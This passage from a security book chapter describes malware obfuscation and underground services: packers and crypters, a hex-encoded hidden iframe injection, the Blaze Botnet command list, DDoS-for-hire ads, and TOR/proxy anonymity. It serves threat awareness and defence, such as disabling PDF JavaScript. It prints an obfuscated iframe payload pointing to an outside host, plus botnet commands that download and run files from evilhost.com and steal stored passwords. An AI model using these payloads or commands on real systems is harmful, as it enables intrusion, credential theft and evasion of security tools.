
Win32 EXE, DLL compressor

Registered to:
UNREGISTERED
17 days

☑ Compress resources
☑ Create backup copy (.bak file)
☑ Auto run after loading
□ Exit when done
□ Max. compression
☑ Use Windows DLL loader
□ Preserve extra data
□ Add into context menu
.aspack Section's name
Language

Unregistered version. Options are not saved.

Figure 11.8 ASPack version 2.12.




Win32 EXE, DLL compressor

Registered to:
UNREGISTERED
17 days

Compression Progress
0 %

Compression File Size
0 %

Figure 11.9 ASPack version 2.12 compression engine.



PGMP - Pretty Good Malware Protection

http://code.google.com/p/pgmp

Copyright 2009 PGMP Pretty Good Malware Protection

Dillon Beresford | dillon.beresford@gmail.com
Hugo Caron | segmentationfault33@gmail.com
Matt Wong | matt.k.wong@gmail.com
Kailash Sreenivasan | kailashs@gmail.com
Jacob Soo | jacob.soo@gmail.com

PGMP uses Crypto++ Library 5.5.2 by Wei Dai
http://www.cryptopp.com

PGMP uses the aPLib compression library by Jørgen Ibsen
and the packman Compression Library by Brandon LaCombe.

The PGMP Project would also like to thank ap0x from Reversing Labs.
http://reversinglabs.com/

Key Bit: 1024


Protection:
□ Anti-Dumping □ Anti-Attach □ Anti-Monitor
□ Anti-Cracking □ Anti-Debug

Packing:
□ Strip Exports Algorithm: LZMA 4.30
□ Strip Resources
□ Strip TLS ☑ Backup

Cipher Modes:
☑ CTRM
□ CBCM
□ CFBM

Block Cipher:
☑ DES-EDE3
□ SKIPJACK
□ AES

Figure 11.10 PGMP front end.



Stub Key Selection:
Stub File:

RSA Key Selection:
Public Key:
Private Key:

Filename:
Encrypted: test.exe
Decrypted: test.exe

Settings:
BitVal: 4096


Figure 11.11 PGMP crpyto packer.

is going to continue to challenge the security community. In addition to obfuscating binaries so that they go undetected, another method of obfuscation can be performed against java code.

Java Code Obfuscation

This is a method that is also used to bypass security countermeasures such as antivirus, network intrusion prevention systems, and host intrusion prevention systems. The following is just an example of obfuscating code that is used to run on the target system. The online tool used below is provided by iWEBTOOL.com. Again, it is important to point out that the intent of this tool was probably not to be used in a nefarious manner. The example in Figure 11.12 is a bogus Website, but an example of what is used in an iFrame injection. If the security countermeasures are in place looking for iFrames, it may have a hard time finding a match as this is now running as a java script. It is important to understand that the conversion below is not really encrypted. It is basically taking the input and translating into hexadecimal code to avoid detection.


Another popular place that you will find JavaScript utilizing unescape is within a PDF. The great thing about PDFs, from a nefarious cyber actor's point of view, is that they are widely deployed and are a great vector for obfuscating JavaScript, which can execute in a PDF viewer. This is a commonly used method for bypassing intrusion prevention systems and



```
<iframe src="http://www.pwhispr.com/inject/?s=some-parameters" width="1" height="1"
style="visibility: hidden"></iframe>
```

```
<Script Language='Javascript'>
<!-- HTML Encryption provided by iWEBTOOL.com -->
<!--
document.write(unescape('%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%7
7%77%77%2E%70%77%68%69%73%70%72%2E%63%6F%6D%2F%69%6E%6A%65%63%74%2F%3F%73%3D%73%6F%
6D%65%2D%70%61%72%61%6D%65%74%65%72%73%22%20%77%69%64%74%68%3D%22%31%22%20%68%65%
69%67%68%74%3D%22%31%22%20%73%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%
20%68%69%64%64%65%6E%22%3E%3C%2F%69%66%72%61%6D%65%3E'));
//-->
</Script>
```

Figure 11.12 Obfuscated JavaScript.



JavaScript

□ Enable Acrobat JavaScript

JavaScript Security

□ Enable menu items JavaScript execution privileges

☑ Enable global object security policy

JavaScript Debugger

□ Show console on errors and messages

Figure 11.13 Adobe preferences for turning off the execution of JavaScript.

antivirus. However, a great way to combat malicious java script within your PDF is to disable JavaScript (Figure 11.13).

Because of the widespread use of malicious PDFs, it would be a great idea to launch your Adobe reader and click “Edit,” click “Preferences” and make sure to uncheck “Enable Acrobat JavaScript.” The previous examples we provided on packing, encryption, and JavaScript obfuscation are just a few ways in which nefarious cyber actors can bypass and test the validity of their exploits. The tools referenced are widely known above ground. Tools that are used by the underground often take time to find and with the right information you can come across some very interesting ones. Blaze Botnet is a tool that the author Will Gragido stumbled on.

Blaze Botnet

Product Info: Blaze Botnet™


In Blaze Botnet™ you can create your own network of computers by linking them to the Web-based user interface. The bots would not connect to your personal computer, but to the Web server, making tracking down the owner extremely difficult.

The bots will connect to the site each minute to get your commands. The bots will execute your commands and upload the results to the Web interface (Figure 11.14).

Features: Technical Info

Bots will copy themselves to a special place in your system. From there out, they will use ActiveX startup to maintain the startup. The Bots first check for sandboxes, and then start up their main core in such a way that no emulator can compete. Then they will load up a special exception handler and create a critical system process. The bot will then hook the windows shutdown event, to make sure to shut down their process properly at shutdown. Also, they will unhook all usermode API hooks in their own process at each run. Also, they delete their PE header in memory, so they cannot be dumped. As a last thing, the bots are PURE code and have no forms. To connect to the Web interface, they use Pure API.

The bots executable are approximately 70 KB uncompressed. The Builder does NOT use EOF, but patches a crypted string inside the file.



Passwords Dump

Passwords dumped by using the 'DUMP' command, are stored here

Global Commands

Commands only affect bots for 1 minute.
Here you can set commands that will always be executed, until you remove them.
Click Here to edit them.

Blaze Botnet™

Welcome SqUeEzEr

SqUeEzEr

© 2009 DutchFlakForce.nl. Valid CSS & XHTML

Figure 11.14 Blaze Botnet user interface.

Command List:

All commands are four characters long with optional parameters:

- Nick—With these commands, you can specify unique bots that will execute your command. You should type "nick" and then their username and then the command. Example: "nickshadowbsod" will let the bot named shadow have a Blue Screen of Death.
- Wser—With this command you can let the bots send their Windows Serial Key to the Web interface.
- Avfw—When a bot executes this command, it will output the exact name and version of the antivirus/firewall to the interface.
- Down—With this command you can make your bots download and execute a file of your choice. The bots will download the file with pure API and dump it in the same directory as the bot is installed in. Example: "down*http://www.evilhost.com/virus.exe*" will download and execute "virus.exe" from "evilhost.com." They will automatically execute the file if it is an exe, and load it if it is a dll.
- Exec—This command makes a bot execute a file. Example: "execC:\windows\explorer.exe" will execute "explorer.exe."
- Msnp—With this command you can make the bots find, decrypt, and steal all the stored MSN passwords on its computer.
- Info—This will simply output the username of the bot, the computer name, and the country it is located in.
- Bsod—"Blue Screen of Death" or in short: CRASH.
- Upda—With this you can specify that the servers need an update. You can do that by specifying a new version number and a URL where to download the update. Example: "upda1.2*http://www.evilhost.com/update.exe*" will make any version lower than 1.2 download the update package "update.exe" from "*http://www.evilhost.com*."
- Dump—This command will make the bots report their passwords to a file on this server, which will save them to a nice list. Examples: -dumpmsnp -dumpwser -dumpavfw -dumpinfo -dumpfzil
- Pivy—This will spawn a Poison Ivy server on the remote computer, which you can let connect to you. Example: PIVY192.168.1.100. This will let the server connect to 192.168.1.100 on the default port. The Poison Ivy server will be loaded in the same process as the bot, ultimate stealth.
- Kivy—If Poison Ivy was spawned, but you want it to stop; use this command.

- Mail—These commands will make the bots report their stuff to you by email. Examples: -mailmsnp -mailwser -mailavfw -mailinfo -mailfzil
- Exit—Exit the current process, until the computer is rebooted.
- Melt—This will uninstall the server, quietly…
- Unhk—With this command, the bot will analyze itself to find API hooks. If it finds that it is hooked, it will unhook it. Most API hooks are from firewalls and antivirus programs. It will restore all Usermode (ring3) API hooks.
- Sset—This is some new implemented stuff. The bot has its own patching function, which allows you to patch values that are hardcoded. You can edit stuff like Hostname, script path and so on. The bot will patch its own binary, with the new values. Examples: -ssethost to set another host. "ssethostgoogle.nl" will set "google.nl" as host. -ssetemfr to set another email FROM address. -ssetempa to set another email password. -ssetemto to set another email TO address. -ssetpath to set another script path. -ssetcomm to set another commander name.
- Patc—This command will patch the new values set by SSET in the bot's file. Example: SSETHOSTgoogle.nl SSETPATH/new/PATC. This will patch your bot so that it will connect to "google.nl/new/" from now on.
- Rset—Made a typo in the SSET command? No problem, this command makes a fresh start with old settings.
- Fzil—This will steal the stored FileZilla passwords.

It is unclear at the time of this writing whether or not the author of Blaze Botnet decided on his method of propagation; however, information gathered with respect to QA conducted in the underground suggests that the bot's intent is not to DDoS (he has been cautioned about the legalities and attention such functions bring) but that he is planning on integrating a rootkit and perhaps polymorphism into the framework. Additionally, all communications are to be encrypted, which suggests this will be a classic "bot service" vehicle, with intent on delivery of malicious code and content. Although we have not seen this tool propagated in the wild, the fact that it will disable the security functions on the host to allow the nefarious cyber actors to download any file they choose in order to control your host in addition to capturing user login credentials is yet another example of exploitation in plain sight.[1]

[1] *http://cassandrasecurity.com/?p=343*

Botnet Leasing

The notion of Hacking as a Service (HaaS) is not new and has been around for quite sometime. The whole notion of attribution is huge when we are trying to trace back the origin of the attack. HaaS can be delivered in many different formats. As we demonstrated with Blaze Botnet, which is a tool that is not known in the aboveground security community, hacking does not require a high level of sophistication for some of the tools that are available in the underground. However, most tier 1 cyber actors will actually create their own exploit framework and distribute that infrastructure into other countries in order to hide their tracks from LE and national governments that aggressively pursue the cyber actors involved in nefarious activities. The following are examples of what we have been able to find. Please keep in mind that access to a lot of these sites is difficult to attain, but with the right amount of digging you should not have any issues in finding them.

GhostMarket.net


This tool allows you access up to approximately 120,000 hosts, with the primary capability of executing a DDoS attack. According to Gunter Ollmann's blog from Damballa, this specific service can run at around 200 USD for a 24-hour period, and also provide you with a try-before-you-buy option.[2] However, shortly after this report surfaced in August of 2009, the individuals running this site, Nicholas Webber and Ryan Thomas, were arrested in the United Kingdom using a compromised credit card at a hotel. This site attracted almost 8000 users, and the scary aspect of this case is that both individuals were 18 years old.[3] The illustration in Figure 11.15 is important as most of these operations are underground and do not receive media attention until they are uncovered.

IP Attribution

Another way cyber actors try to hide their identity is through the use of proxies, TOR, and onion-routed networks. These capabilities are often used to protect an individual's privacy rights on the Internet, or to browse for content that might not

[2] *http://blog.damballa.com/?p1.4330*

[3] *http://www.zdnet.co.uk/news/security-threats/2010/08/06/teenagers-accused-of-running-cybercrime-ring-40089761/*



Board index ‹ Hacking/Cracking Market ‹ Bot Bin/Sources + Bots

It is currently Fri Aug 28, 2009 2:38 pm

New DDoS service - attack service 80000 to 120000 bots

New DDoS service - attack service 80000 to 120000 bots

by [illegible] » Thu Jul 16, 2009 10:17 am

New DDoS service - attack service 80000 to 120000 bots
Hello,

I offer serious DDoS attack service from 10 Gbps to 100 Gbps.

I always have between 80,000 and 120,000 bots on my IRC channel.

Type of attack : SYN - TCP - ICMP - UDP - HTTP - HTTPS - NEWSYN

I can take down every website even if DDoS protected.

Price start from 200 $ USD 24 hours.

AVAILABLE : Free 3 minutes demonstration of attack.

I accept LIBERTYRESERVE ONLY.

Figure 11.15 GhostMarket.net Website.

be allowed due to corporate or Nation State policy. An example of a Nation State policy is China with its ability to restrict access to Facebook, YouTube, and other sites it does not want the general public to interact with. Additionally, proxies are very common in most large corporate infrastructures to monitor Internet usage and deny sites that contain inappropriate content. The nefarious cyber actors will use some of these same tools to hide their tracks.

TOR

TOR stands for Onion Routing v2 which first was introduced as a project through the U.S. Navy. Essentially, TOR provides the capability to users of the TOR network to connect to virtual tunnels that allows them to hide their identity from the source they are visiting. Figure 11.16 is a visual representation from the TOR site on how this works.



How TOR Works: 1
TOR node
unencrypted link
encrypted link
Alice
Step 1: Alice's TOR client obtains a list of TOR nodes from a directory server.
Jane
Dave
Bob

Figure 11.16 Step 1 of connecting to the TOR network.

In step 1, the user decides on a Website to visit. The TOR client on the user's system then connects to a TOR directory server that contains a list of potential TOR nodes that the user's client can use to make the connection to the Website.

Figure 11.17 is an example of the status for a block of TOR nodes.

After step 1 is complete, the user is routed through a random path of TOR nodes, which is chosen by the TOR client on the user's computer.


As you can see in Figure 11.18, once the connection is established, all traffic throughout the TOR network is encrypted. In Figure 11.19, in the event that the user wants to visit another site, the TOR client will then select another random encrypted path.

At the time of writing this book, we looked into the TOR status and the number of available TOR routers that were online was about 2157 all over the world.[4] As you could imagine, your ability to hide your tracks using this method would be very difficult for someone to trace. Additionally, it is also important to note that your anonymity is only guaranteed with Web traffic and the use of encryption throughout the entire TOR network, but not from the last TOR hop to the target destination. Another less sophisticated method of hiding your tracks online is the use of a SOCKS proxy.

SOCKS Proxy

This enables you to set up a point-to-point connection with a SOCKS proxy server utilizing HTTP or HTTPS. Although you are not connecting to the destination directly, it would be

[4] *http://www.torproject.org/overview.html.en#thesolution*



▼	▼ Router Name	▲ Bandwidth (KB/s)	▲ Uptime	▼ Hostname
	TORy2	10993	10 d	torserver.uvt.nl [137.56.163.46]
	TORy3	8295	4 d	torserver.uvt.nl [137.56.163.46]
	torzone4	423	41 d	28.81-166-101.customer.lyse.net [81.166.101.28]
	tourettes	562	1 d	h-50-205.A157.priv.bahnhof.se [79.136.50.205]
	tr9	82	22 d	fl-65-40-42-74.sta.embarqhsd.net [65.40.42.74]
?	tr909	170	18 d	static.vit.com.tr [188.124.19.114]
	traktor	1117	18 d	hufu.ki.iif.hu [195.111.98.30]
	trappdatorn	155	102 d	c83-254-119-68.bredband.comhem.se [83.254.119.68]
	trasktroll	52	0 d	hd5b90bf7.sedadby.dyn.perspektivbredband.net [213.185.11.247]
	treeltor	55	7 d	adsl-072-148-054-247.sip.int.bellsouth.net [72.148.54.247]
?	triebwerk	22	13 d	dslb-188-101-186-008.pools.arcor-ip.net [188.101.186.8]
	Trish	35	0 d	88-104-97-216.dynamic.dsl.as9105.com [88.104.97.216]
	tritlax2	870	20 d	tor-proxy.trit.net [208.75.88.34]
	trololo	947	0 d	173.113.dsl.westcall.net [84.52.113.173]
?	trots	83	1 d	5e06307a.bb.sky.com [94.6.48.122]
	trotsky756337	65	0 d	dh207-78-106.xnet.hr [88.207.78.106]
?	trusted	6730	7 d	nothing-12.ams.lostinthenoise.net [91.208.34.12]
?	TSW	45	2 d	78-105-252-183.zone3.bethere.co.uk [78.105.252.183]
	ttrinoid	60	2 d	dslb-092-076-246-210.pools.arcor-ip.net [92.76.246.210]
?	ttttvdsl96	171	0 d	p5DE86F92.dip.t-dialin.net [93.232.111.146]

Figure 11.17 List of activity for TOR nodes.



How TOR Works: 2
TOR node
unencrypted link
encrypted link
Alice
Step 2: Alice's TOR client picks a random path to destination server. Green links are encrypted, red links are in the clear.
Jane
Dave
Bob

Figure 11.18 Step 2 of connecting to a TOR network.

